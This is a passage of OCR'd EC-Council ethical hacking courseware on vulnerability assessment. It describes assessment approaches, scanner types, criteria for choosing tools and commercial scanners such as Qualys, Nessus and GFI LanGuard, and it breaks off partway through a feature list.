
- **Tree-Based Assessment**

  In a tree-based assessment, the auditor selects different strategies for each machine or component of the information system. For example, the administrator selects a scanner for servers running Windows, databases, and web services but uses a different scanner for Linux servers. This approach relies on the administrator to provide a starting piece of intelligence, and then to start scanning continuously without incorporating any information found at the time of scanning.

- **Inference-Based Assessment**

  In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Characteristics of a Good Vulnerability Assessment Solution

Organizations need to select a proper and suitable vulnerability assessment solution to detect, assess, and protect their critical IT assets from various internal and external threats.

The characteristics of a good vulnerability assessment solution are as follows:

- Ensures correct outcomes by testing the network, network resources, ports, protocols, and operating systems
- Uses a well-organized inference-based approach for testing
- Automatically scans and checks against continuously updated databases
- Creates brief, actionable, customizable reports, including reports of vulnerabilities by severity level, and trend analysis
- Supports multiple networks
- Suggests appropriate remedies and workarounds to correct vulnerabilities
- Imitates the outside view of attackers to gain its objective

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Working of Vulnerability Scanning Solutions

Any organization needs to handle and process large volumes of data to conduct business. These large volumes of data contain privileged information of that particular organization. Attackers try to identify vulnerabilities that they can exploit, and then use these to gain access to critical data for illegal purposes. Vulnerability analysis analyzes and detects risk-prone areas in the organizational network. This analysis uses various tools and reports on the vulnerabilities present in the network.

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- **Locating nodes**: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
- **Performing service and OS discovery on them**: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services along with the operating system on the target systems.
- **Testing those services and OS for known vulnerabilities**: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.5: The working of vulnerability scanning solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Vulnerability Assessment Tools

There are six types of vulnerability assessment tools: host-based vulnerability assessment tools, application-layer vulnerability assessment tools, depth assessment tools, scope assessment tools, active and passive tools, and location and data-examination tools.

- **Host-Based Vulnerability Assessment Tools**

  The host-based scanning tools are appropriate for servers that run various applications, such as the Web, critical files, databases, directories, and remote accesses. These host-based scanners can detect high levels of vulnerabilities and provide required information about the fixes (patches). A host-based vulnerability assessment tool identifies the OS running on a particular host computer and tests it for known deficiencies. It also searches for common applications and services.

- **Depth Assessment Tools**

  Depth assessment tools are used to discover and identify previously unknown vulnerabilities in a system. Generally, tools such as fuzzers, which provide arbitrary input to a system's interface, are used to identify vulnerabilities to an unstable depth. Many of these tools use a set of vulnerability signatures to test whether a product is resistant to a known vulnerability or not.

- **Application-Layer Vulnerability Assessment Tools**

  Application-layer vulnerability assessment tools are designed to serve the needs of all kinds of operating system types and applications. Various resources pose a variety of security threats and are identified by the tools designed for that purpose. Observing system vulnerabilities through the Internet using an external router, firewall, or webserver is called an external vulnerability assessment. These vulnerabilities could be

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

external DoS/DDoS threats, network data interception, or other issues. The analyst performs a vulnerability assessment and notes vulnerable resources. The network vulnerability information is updated regularly into the tools. Application-layer vulnerability assessment tools are directed towards web servers or databases.

- **Scope Assessment Tools**

  Scope assessment tools provide an assessment of the security by testing vulnerabilities in the applications and operating system. These tools provide standard controls and a reporting interface that allows the user to select a suitable scan. These tools generate a standard report based on the information found. Some assessment tools are designed to test a specific application or application type for vulnerability.

- **Active and Passive Tools**

  Active scanners perform vulnerability checks on the network functions that consume resources on the network. The main advantage of the active scanner is that the system administrator or IT manager has good control of the timing and the parameters of vulnerability scans. This scanner cannot be used for critical operating systems because it uses system resources that affect the processing of other tasks.


  Passive scanners are those that do not considerably affect system resources, as they only observe system data and perform data processing on a separate analysis machine. A passive scanner first receives system data that provide complete information on the processes that are running and then assesses that data against a set of rules.

- **Location and Data Examination Tools**

  Listed below are some of the location and data examination tools:

  - **Network-Based Scanner:** Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning.
  - **Agent-Based Scanner:** Agent-based scanners reside on a single machine but can scan several machines on the same network.
  - **Proxy Scanner:** Proxy scanners are the network-based scanners that can scan networks from any machine on the network.
  - **Cluster scanner:** Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Choosing a Vulnerability Assessment Tool

Vendor-designed vulnerability assessment tools can be used to test a host or application for vulnerabilities. There are several available vulnerability assessment tools that include port scanners, vulnerability scanners, and OS vulnerability assessment scanners. Organizations must choose appropriate tools based on their test requirements.


Choose the tools that best satisfy the following requirements:

- Tools must be capable of testing anywhere from dozens to 30,000 different vulnerabilities, depending on the product
- The selected tool should have a sound database of vulnerabilities and frequently updated attack signatures
- Pick a tool that matches the environment and expertise
- Make sure to regularly update the scan engine to ensure the tool is aware of the latest known vulnerabilities
- Verify that the chosen vulnerability assessment tool has accurate network mapping, application mapping, and penetration tests. Not all tools can find the protocols running and analyze a network's performance.
- Ensure that the tool has several regularly updated vulnerability scripts for the platforms you are scanning
- Make sure that any patches are applied; failing to do so might lead to false positives
- Find out how many reports are returned, what information they contain, and whether they are exportable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Check whether the tool has different levels of penetration to stop lockups
- The maintenance costs of tools can be offset by effectively using them
- Ensure that the vulnerability assessment tool can run its scans quickly and accurately
- Ensure that the tool can perform scans using multiple protocols
- Verify that the tool can understand and analyze the network topology to perform the assessment
- Bandwidth limitations are a major concern when dealing with large networks. Ensure the vulnerability assessment tool has high bandwidth allocation
- Ensure that the vulnerability assessment tool possess excellent query throttling features
- Ensure that the tool can also assess fragile systems and non-traditional assets

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Criteria for Choosing a Vulnerability Assessment Tool

The criteria to follow when choosing or purchasing any vulnerability assessment tool are as follows:

- **Types of vulnerabilities being assessed**: The most important information at the time of evaluating any tool is to find out how many types of vulnerabilities it will discover.
- **Testing capability of scanning**: The vulnerability assessment tool must have the capacity to execute the entire selected test and must scan all the systems selected for scanning.
- **Ability to provide accurate reports**: The ability to prepare an accurate report is essential. Vulnerability reports should be short, clear, and should provide an easy method to mitigate the discovered vulnerability.
- **Efficient and accurate scanning**: Two essential aspects of scanner performance are how much time it takes for a single host and what resources are required, and the loss of services at the time of scanning. It is important to ensure accuracy and to be aware of the accuracy of the results.
- **Capability to perform a smart search**: How clever they are at the time of scanning is also a key factor in judging any vulnerability assessment tool.
- **Functionality for writing its own tests**: When a signature is not present for a recently found vulnerability, it is helpful if the vulnerability scanning tool allows the use of user-developed tests.
- **Test run scheduling**: It is important to be able to do test-run scheduling as it allows users to perform scanning when traffic on the network is light.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Selecting Vulnerability Assessment Tools

Some of the best practices that can be adopted for selecting vulnerability assessment tools are:


- Vulnerability assessment tools are used to secure and protect the organization's system or network. Ensure that they do not damage the network or system while running.
- Before using any vulnerability assessment tools, it is important to understand their function and to decide what information is needed before starting
- Security mechanisms for accessing from within and from outside the network are somewhat different, so decide the location for the scan based on the desired information
- At the time of scanning, enable logging and ensure that all outcomes and methodologies are annotated every time a scan is performed on any computer
- Users should frequently scan their systems for vulnerabilities and regularly monitor them for vulnerabilities and exploits

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools: Qualys Vulnerability Management

- A cloud-based service that offers immediate global visibility into IT system areas that might be **vulnerable to the latest Internet threats** and how to protect them
- Aids in the continuous **identification of threats and monitoring of unexpected changes** in a network before they become breaches

Qualys.




https://www.qualys.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools: Nessus Professional and GFI LanGuard

Nessus Professional — An assessment solution for **identifying the vulnerabilities, configuration issues,** and **malware**




https://www.tenable.com

GFI LanGuard — Scans, detects, assesses, and rectifies **security vulnerabilities** in a network and connected devices

https://www.gfi.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Assessment Tools

An attacker performs vulnerability scanning to identify security loopholes in the target network that they can exploit to launch attacks. Security analysts can use vulnerability assessment tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network vulnerability scanners help to analyze and identify vulnerabilities in the target network or network resources by using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

The following are some of the most effective vulnerability assessment tools:

- **Qualys Vulnerability Management**

  Source: *https://www.qualys.com*

  Qualys VM is a cloud-based service that gives immediate, global visibility into where IT systems might be vulnerable to the latest Internet threats and how to protect them. It helps to continuously identify threats and monitor unexpected changes in a network before they turn into breaches.

  Features:

  - **Agent-based detection**

